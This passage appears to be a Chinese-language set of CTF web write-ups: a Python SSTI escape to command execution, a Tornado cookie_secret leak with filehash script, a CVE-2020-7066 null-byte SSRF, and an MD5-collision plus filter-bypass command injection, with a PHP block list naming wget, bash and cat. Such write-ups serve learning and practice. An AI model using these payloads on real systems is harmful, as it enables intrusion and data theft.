(<class 'object'>,)
>>> [].__class__.__bases__
(<class 'object'>,)
>>> {}.__class__.__bases__
(<class 'object'>,)
```

- `__bases__`:查看该类的基类,可以使用数组索引查看特定位置的值，可以查看该类的所有直接父类，返回该属性所有直接父类元组
- `__mro__`方法获取这个类的调用顺序,同样是返回一个元组，可以获取基类

```
>>> [].__class__.__bases__[0].__subclasses__()[0]
<class 'type'>
```

- `__subclasses__`:查看当前类的子类
- SSTI的主要目的就是从子类中找可以利用的类
- `__import__()`:动态加载类和函数
  语法：`__import__(模块名)`
- `__dict__`：类的静态函数、普通函数、全局变量已经内置的属性都在类`__dict__`里面

攻击流程

文件读取

1. 获取基本类`[].__class__.__bases__[0]` or `''.__class__.__mro__[1]`
2. 获取基本类的子类`object.__subclasses__()`部分题目可能不能这样获取子类
   `[].__class__.__bases__[0].__subclasses__()`获取基本类的子类
3. 找到重载过的`__init__`类(在获取初始化属性后，带wrapper的说明没有重载，寻找不带warpper的)

```
>>> ''.__class__.__mro__[1].__subclasses__()[99].__init__
<slot wrapper '__init__' of 'object' objects>
>>> ''.__class__.__mro__[1].__subclasses__()[59].__init__
<unbound method WarningMessage.__init__>
```

4. 查看其引用`__builtins__`

```
''.__class__.__mro__[1].__subclasses__()[169].__init__.__globals__['__builtins__']
```

- 这里会返回dict类型，寻找keys中可用函数，直接调用即可，使用keys中的file以实现读取文件的功能

```
''.__class__.__mro__[1].__subclasses__()[169].__init__.__globals__['__builtins__']['file']('F://GetFlag.txt').read()
```

命令执行

- 利用eval进行命令执行

```
''.__class__.__mro__[1].__subclasses__()[169].__init__.__globals__['__builtins__']['eval']('__import__("os").popen(cat /flag").read()')
```

继续做题

- 获取基本类的所有子类

```
{{[].__class__.__bases__[0].__subclasses__()}}
```

- 找到warnings.catch_warnings类的位置为169
- 命令执行

```
{{[].__class__.__bases__[0].__subclasses__()[169].__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat /flag').read()")}}
```

- 得到flag

P3's girlfirend is : flag{68ce6821-1aeb-4013-ab0e-607559df4ef0}

[护网杯 2018]easy_tornado

- 进入页面首先看到的是三个链接

```
- /flag.txt
- /welcome..txt
- /hints.txt
```

- 点开看分别是

```
/flag.txt
flag in /fllllllllllllag
/welcome.txt
render
/hints.txt
md5(cookie_secret+md5(filename))
```

- 看到render的时候第一个有想到SSTI模板注入、
- 访问 `/file?filename=/flllllllllllagt&filehash=7cac3b72be3a15d0ece393deda2a4e3d`
- 页面跳转到 `/error?msg=Error` 页面只有一个Error
- 改变msg的值 确定是SSTI模板注入
- 接下来就是获取/hints.txt中的cookie_secret
- `msg={{hander.settings}}` 可以通过hander.settings去获取cookie_secret
  这里涉及到了Tornado模板自身的内容 建议大家去学一下 我也刚粗略了解了一下
  Tornado官方文档


- 接下来就是用hint中的方式加密这边写了个脚本

```
import hashlib

filename = '/fllllllllllllag'
cookie_secret = '9af1a701-a162-4547-9eb7-493c7b0c222b'
md5 = hashlib.md5() # 创建md5对象
md5.update(filename.encode('utf-8'))  # 注意一定要用utf-8编码
md5_filename = md5.hexdigest() # 得到filename的md5加密结果
md5 = hashlib.md5()  # 注意每次利用md5的时候需要重新创建md5对象 md5.update()会将每次的字符串拼接 已踩坑
md5.update((cookie_secret + md5_filename).encode('utf-8'))
md5_answer =md5.hexdigest()
print(md5_answer)
```

- 下面是别人的脚本 更符合编程思想点...

```
import hashlib

def md5(s):
 md5 = hashlib.md5()
 md5.update(s)
 return md5.hexdigest()

def filehash():
 filename = '/fllllllllllllag'
 cookie_secret = 'M)Z.>}{O]lYIp(oW7$dc132uDaK<C%wqj@PA![VtR#geh9UHsbnL_+mT5N~J84*r'
 print(md5(cookie_secret+md5(filename)))

if __name__ == '__main__':
 filehash()
```

- `/file?filename= /fllllllllllllag&filehash=a623862ad0924e8d9b924c6406fbac66`



[GKCTF2020]cve版签到

- CVE漏洞 有种激动的感觉
- 看了一下Hint:`cve-2020-7066`
- cve-2020-7066:get_headers()会在使用URL的空子节之后无声地截断任何内容
- 可能导致编写良好的脚本获取意外域的标头。这些标头可能会泄露敏感信息，或意外包含攻击者控制的数据
- 既然这样的话 我们来看看怎么做叭
- 点击View CTFHub页面返回的是`?url=http://www.ctfhub.com`的信息

```
Array
(
    [0] => HTTP/1.1 301 Moved Permanently
    [1] => Server: Tengine
    [2] => Date: Tue, 09 Feb 2021 02:12:24 GMT
    [3] => Content-Type: text/html
    [4] => Content-Length: 278
    [5] => Connection: close
    [6] => Location: https://www.ctfhub.com/
    [7] => Via: kunlun8.cn210[,0]
    [8] => Timing-Allow-Origin: *
    [9] => EagleId: 6e5084a616128367448805471e
    [10] => HTTP/1.1 200 OK
    [11] => Server: Tengine
    [12] => Content-Type: text/html
    [13] => Content-Length: 2970
    [14] => Connection: close
    [15] => Vary: Accept-Encoding
    [16] => Date: Tue, 09 Feb 2021 02:12:25 GMT
    [17] => Cache-Control: public, max-age=1
    [18] => Etag: "FvpyqNZom7J4a3kjbAtoF6QWmFAM"
    [19] => X-M-Log: QNM:xs1165;SRCPROXY:xs483;SRC:5/304;SRCPROXY:5/304;QNM3:8/304
    [20] => X-M-Reqid: oJEAAGz4z3J58mEW
    [21] => X-Qnm-Cache: Validate,Hit
    [22] => Access-Control-Allow-Origin: *
    [23] => Access-Control-Expose-Headers: X-Log, X-Reqid
    [24] => Access-Control-Max-Age: 2592000
    [25] => Vary: Accept-Encoding
    [26] => X-Log: X-Log
    [27] => X-Qiniu-Zone: 0
    [28] => X-Reqid: n4EAAACq59j1pmEW
    [29] => X-Svr: IO
```


- 看到`/?url`我没第一反应出ssrf(wtcl...)
- 接下来我们是不是可以用ssrf去进行内网访问 看看返回什么 啥也不是 必须要用.ctfhub.com结尾
- 这个cve漏洞就利用到了
- payload:`?url=http://127.0.0.1%00.ctfhub.com`

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Tue, 09 Feb 2021 02:17:14 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
```

```
[3] => X-Powered-By: PHP/7.3.15
[4] => Tips: Host must be end with '123'
[5] => Vary: Accept-Encoding
[6] => Content-Length: 113
[7] => Connection: close
[8] => Content-Type: text/html; charset=UTF-8
)
```


- 给了个提示必须以123结尾 payload：`http://127.0.0.123%00.ctfhub.com`

```
[4] => FLAG: flag{be39fd15-7aa3-42e9-9fb8-0dbd028e5a5f}
```

[安洵杯 2019]easy_web

- 点进去 就是web狗如何在险恶的CTF世界中存货？没法存活 活一天是一天
- F12查看了页面的源码 应该有个提示`md5 is funny`
- 再看了一下URL=`img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=`
- img的值已经给了看起来应该是base64 解了两次得到了个`3535352e706e67`
- `3535352e706e67`这是个啥子？？？去他妈的
- 看了wp才知道是给Hex加密得到了给`555.png`
- 知道了这个加密的方式就可以尝试用img参数去读取一些文件了
- 尝试读取一些index.php文件 学习写了个python脚本

```python
import base64
import binascii

filename = "index.php"
#将filename转化为bytes格式
filename = filename.encode('utf-8')
hex1 = binascii.b2a_hex(filename)

def b64_encode(s):
    # 再将str进行base64编码后从bytes格式转换回去
    result = str(base64.b64encode(s),'utf-8')
    print("base64:",result)
    return result
    pass

if __name__ == "__main__":
    b1 = b64_encode(hex1)
    b2 = b64_encode(b1.encode('utf-8'))
```


- 结果`TmprMlpUWTBOalUzT0RKbE56QTJPRGN3`
- 成功读取到index.php文件

```php
<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src ="./ctf3.jpeg">';
    die("xixi~ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='" . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|e
cho|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}

?>
<html>
<style>
  body{
   background:url(./bj.png)  no-repeat center center;
   background-size:cover;
   background-attachment:fixed;
   background-color:#CCCCCC;
}
</style>
<body>
</body>
</html>
```

- 看了一些源码想通过读取index.php文件的方法读取flag是行不通的 flag被正则过滤了
- cmd也被各种过滤
- 先不看cmd怎么绕过过滤 先来看看怎么才能执行cmd
- `if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b']))`
- 强md5碰撞 因为多了给sring所以不能用数组绕过 百度搜一下 能找到payload
- 这里给一个payload

```
a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a
8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%
a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

- 接着就是怎么绕过cmd的限制 去获取flag
- 先给cmd传入dir看看当前目录下的文件`555.png bj.png ctf3.jpeg index.php`
- 查找一下根目录`cmd=dir%20/`
- 得到`bin dev flag lib media opt root sbin sys usr boot etc home lib64 mnt proc run srv tmp var`
- 获取flag 前面的pingpingping讲过几种绕过方式
- 直接`cmd=ca\t%20flag`



- 做完这道题心情很差 有点无助 有点彷徨